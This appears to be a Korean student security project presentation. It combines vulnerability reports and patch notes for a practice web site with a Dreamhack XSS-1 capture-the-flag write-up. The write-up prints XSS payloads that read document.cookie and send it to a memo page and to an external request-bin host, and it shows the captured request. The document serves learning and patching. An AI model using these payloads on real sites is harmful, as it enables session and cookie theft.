


코드
(Reflected) XS

진단 항목	진단 결과
게시판 작성 부분 조작	취약 (이전 패치 미흡)

1.3 항목과 동일

2-2) 이전 항목과 같은 취약점의 경우 진단 결과에 원인 기재



▲ 보고서 (항목 1.4)

판단기준	
행위	취약 반응
<script>alert(“Stored-XSS”)</script>	악성코드 전파
진단 결과	
※대상 세부 URL 정보	
http://144.24.77.217/Dolphin/index.php/?page=write → http://144.24.77.217/Dolphin/index.php/?page=view&idx=5	
검증 화면	


3) 취약점 진단 행위와 그에 따른 결과 제공



▲ 보고서 (항목 2.1)

취약점 원인
인증 또는 권한, 암호화 설정 취약 및 취약점이 존재하는 소프트웨어 사용, 담당자의 부주의
취약점 영향 분석
개인정보 및 DB 접근 정보 유출 (즉, Dolphin의 DB 접근 정보와 대표적인 테이블의 customer_info 정보 확인 가능)

4) 취약점 원인과 취약 여부 판단을 위한
웹 어플리케이션 및 서버에 미치는 영향의 자세한 설명 제공
(다양한 영향 중 해당 사이트에 미치는 직접적인 영향은 강조 및 추가 설명)



▲ 패치 내역서 (AE)

타 사용자 계정의 *mypage* 접근 가능

<http://144.24.77.217/Dolphin/index.php?page=mypage&id=admin> (admin's mypage)


▼ mypage.php (수정)

```
@session_start();
include_once("./common.php");

$db_conn = mysql_conn();
$id = isset($_GET["id"]) ? $_GET["id"] : "";
$gubun = isset($_POST["gubun"]) ? $_POST["gubun"] : "";

+ if(!isset($_SESSION["id"]) || $_SESSION["id"] != $id) {
+   echo "<script>alert('로그인이 필요한 서비스입니다.');
```

1) 보고서에 따른 취약점 진단 행위와 그에 따른 패치 방식 제공



▲ 패치 내역서 (AE)

수정 내용

- 1. 세션 존재 여부를 판단, 존재하지 않을 경우 login 페이지로 이동
 → 다른 계정으로 로그인 하면 세션이 있다고 판단하여 또 다른 계정으로 접속하는 문제점 발생
- 2. 로그인 한 id와 같은 세션인지 판단하는 부분 추가


결과

144.24.77.217 내용:

로그인이 필요한 서비스입니다.

확인

2) 수정 내용에 대한 설명과 패치 결과 제공




▲ 패치 내역서 (SI)

(추가)

- 필터링 제외 DB 접근 입력 값에 대한 검증 부족 → Prepared Statement 적용

Prepared Statement

- SQL Injection의 방어 기법으로,
미리 쿼리문을 작성 후 변수 값만 사용자의 입력 값으로 채우는 방식



- 위 과정 중 첫 번째 과정은 캐싱, 나머지 단계만 거치도록 함.

▶ login.php (수정)

3) 이전 항목과 같은 취약점의 경우 미흡한 패치 내용에 대한 설명과 대안 제공

마무리

총 두 달 간의 프로젝트 진행을 통해
11가지 항목에 대한 **취약점 분석 보고서**, 6가지 항목에 대한 **패치 내역서**를 작성하며,
취약점 분석 능력 및 웹 해킹 기법, 취약점 패치를 통한 시큐어 코딩 학습

협력을 통한 분석 및 개발 능력 향상 의의

Q&A

배경 지식 & 시나리오

WriteUp

카테고리

Cross-Site-Scripting (XSS)

항목 번호

Web Hacking

사람

존성 최

상태

Done

XSS-1

배경 지식 & 시나리오

위 문제는 Flask 프레임워크로 구현됨

XSS를 통해 다른 이용자의 쿠키를 탈취하는 시나리오입니다.

알들신잡 - 셀레늄(Selenium)

- 웹 App 테스트에 사용되는 파이썬 모듈!!
- API를 통해 웹 드라이버(chrome 등)를 사용하여, 요청과 응답만 처리하는 UI와는 다름
- 응답에 포함된 JS, CSS와 같은 웹 리소스를 웹 드라이버를 통해 해석, 실행하기에 방문과 같은 역할함

문제 목표 및 요약

페이지	설명
/	인덱스 페이지임
/vuln	이용자가 입력한 값을 출력함
/memo	이용자가 메모를 남길 수 있으며, 작성한 메모를 출력함
/flag	전달된 URL에 임의 이용자가 접속하게끔 해당 이용자의 쿠키엔 flag 존재함

엔드포인트 분석

알들신잡 - 엔드포인트란?

알려진 위험 및 알려지지 않은 위험으로부터 기업의 경계로 간주되는 요소

보통의 경우엔 JS의 관점에서 많이 사용되긴 함

/vuln

이용자에게 해당 파라미터를 반환함

```
@app.route("/vuln")
def vuln():
    param = request.args.get("param", "")
    return param
```

/memo

memo_text의 빈 문자열에 요청받은 것에 대하여, memo의 파라미터의 값을 render_template 함수로 반환

```
memo_text = ""

@app.route("/memo")
def memo():
    global memo_text
    text = request.args.get("memo", "")
    memo_text += text + "\n"
    return render_template("memo.html", memo=memo_text)
```

/flag

GET으로 render_template의 함수가 호출(memo의 반환이..)
POST는 param 값을 가져오기도 하고 flag의 쿠키의 값이 flag!!

```
@app.route("/flag", methods=["GET", "POST"])
def flag():
    if request.method == "GET":
        return render_template("flag.html")
    elif request.method == "POST":
        param = request.form.get("param")
        if not check_xss(param, {"name": "flag", "value": FLAG.strip()}):
            return '<script>alert("wrong??");history.go(-1);</script>'

        return '<script>alert("good");history.go(-1);</script>'
```

취약점 분석

vuln과 memo 엔드포인트는 이용자가 입력값을 페이지에 출력함
memo는 render_template 함수를 사용해 memo.html을 출력함

```
@app.route("/vuln")
def vuln():
    param = request.args.get("param", "")
    return param
```

취약점 분석

▲ 드림핵 웹해킹 로드맵 Write-Up (XSS-1)

Exploit

`render_template` 함수는 전달된 템플릿 변수를 기록할때,
`HTML entity` 코드로 변환 저장해 `XSS` 가 발생 X,
그러나 `/vuln` 은 사용자가 입력한 값을 페이지에 그대로 출력하므로 취약함

핵심 명령어

💡 문제 해결에 있어서 `/vuln` 에 있는 엔드포인트의 값을 얻기 위해 `XSS` 취약점을 이용함

그러기 위해 달취한 쿠키 값을 얻기 위해 **외부에 접근 가능한 사이트 사용 혹은 `memo` 엔드포인트 활용함**

속성	설명
<code>location.href</code>	현재 <code>URL</code> 을 반환하거나, <code>URL</code> 을 업데이트할 수 있는 속성값
<code>document.cookie</code>	해당 페이지에 사용하는 쿠키를 읽고, 쓰는 속성값

익스

여러 방법이 있으나 여기선 크게 2가지로 접근함

1. `memo` 페이지 활용

```
<script>location.href='/memo?memo=' + document.cookie;</script>
```

XSS-1 Home

hello
hello
hello
flag-O
hello

위 같이 명령어를 삽입해 `XSS(reflected XSS)` 가 실행됨

다음 방식으론 접근 가능 사이트를 활용해 입력받는 방식으로 아까 `POST` 로 `flag` 를 전달해주는 부분 활용
근데 받을 땐 `GET` 방식으로 받는데.. 꼭 문제 풀때 필요한 부분은 아니니까 넘어갑시다.

2. 웹 서버 활용

```
<script>location.href='https://ntgtpnz.request.dreamhack.games/?memo=' + document.cookie;</scr
```

외부에서 접근 가능한 웹 서버를 활용하면 되며, 여기선 `dreamhack tools` 라는 것을 이용함

해당 `Request Bin` 부분을 활용해 링크 생성 후..

Request Bin

https://ntgtpnz.request.dreamhack.games

My Request

IP: 158.247.233.19
Method: GET
Path: /
QueryString: memo?tag=O

Headers

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US
Connection: close
Host: ntgtpnz.request.dreamhack.games
Referer: http://127.0.0.1:8000/
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate

Mitigation

`XSS` 공격은 주로 이용자의 입력값이 출력되는 페이지에서 발생하며, 해당 공격을 통해 타 이용자의 브라우저에 저장된 쿠키 및 세션 정보를 탈취할 수 있습니다.

이런 문제점은 악성 태그를 필터링하는 `HTML Sanitizer`를 사용하거나, `Entity Code`로 치환하는 방법을 통해 해결할 수 있습니다.

Mitigation

▲ 드림핵 웹해킹 로드맵 Write-Up (XSS-1)

1.2 점검한 취약점 항목과 해당 항목에 대한 취약도 평가
앞선 기준에 따라 점검된 취약점 항목의 실제 페이지 內 위험도에 따라 상, 중, 하 분류 (항목 번호 중 13 생략)

1주차

취약점 항목	코드	항목	취약도	비고
관리자페이지 노출	AE	(1.3.)1.1	상	URL 內 GET 방식 접근
디렉터리 인덱싱	DI	1.2	하	URL로 접근
크로스 사이트 스크립트	XS	1.3	상	게시판 작성에 악성 스크립트 사용
크로스 사이트 스크립트	XS	1.4	상	게시판 작성에 악성 스크립트 사용
불충분한 인증 및 인가	IN	1.5	상	SSL 인증 無 (스니핑 가능)

2주차

취약점 항목	코드	항목	취약도	비고
정보 노출	IL	2.1	상	Github 내 정보 노출
SQL 인젝션	SI	2.2	상	게시판 비밀번호 SQLi
경로 추적 및 파일 다운로드	FD, FU	2.3	하	
불충분한 인증 및 인가	IN	2.4	상	HTTP Only, Secure 설정 必
취약한 패스워드 복구와 약한 문자열 강도	PR, BF	2.5	상	











3주차

취약점 항목	코드	항목	취약도	비고
크로스 사이트 스크립트	XS	3.1	상	URL 內 스크립트 삽입 및 공격
파일 경로	DI	3.2	상	시스템 파일 탈취 가능
SQL 인젝션	SI	3.3	중	Time-Based

4주차

취약점 항목	코드	항목	취약도	비고
크로스 사이트 스크립트	XS	4.1	상	URL과닷글 內 스크립트 삽입 및 공격
불충분한 인증 및 인가	IN	4.2	상	GET 방식으로 파라미터 삽입
파라미터 변조	UP	4.3	중	

▲ 점검한 취약점 항목과 해당 항목에 대한 취약도 평가

<u>타 사용자 mypage 접근</u>	@2023년 11월 29일 → 2023년 12월 1일	 현준 진		<div>완료</div> <div>패치</div>	1.1	
<u>Cross Site Scripting</u>	@2023년 12월 7일 → 2023년 12월 15일	 전재원		<div>완료</div> <div>패치</div>	1.3, 1.4	<u>XSS 보완</u>
<u>.gitignore</u>	@2023년 12월 7일 → 2023년 12월 15일	 현준 진		<div>완료</div> <div>패치</div>	2.1	
<u>SQL Filtering</u>	@2023년 12월 7일 → 2023년 12월 15일	 현준 진		<div>완료</div> <div>패치</div>	2.2	<u>SQL Filtering 보완</u>
<u>쿠키 값 노출 방지</u>	@2023년 12월 7일 → 2023년 12월 22일	 수현 한		<div>완료</div> <div>패치</div>	2.4	
<u>비밀번호 보안 설정</u>	@2023년 12월 7일 → 2023년 12월 30일	 수현 한  현준 진		<div>완료</div> <div>패치</div>	2.5	
<u>XSS 보완</u>	@2023년 12월 18일 → 2023년 12월 22일	 전재원	<u>Cross Site Scripting</u>	<div>완료</div> <div>패치</div>	3.1	
<u>파일 경로 노출</u>	@2023년 12월 21일 → 2023년 12월 30일	 수현 한		<div>패치</div>		
<u>SQL Filtering 보완</u>	@2023년 12월 18일 → 2023년 12월 30일	 현준 진	<u>SQL Filtering</u>	<div>완료</div> <div>패치</div>	3.3	

▲ 패치 내역서 목차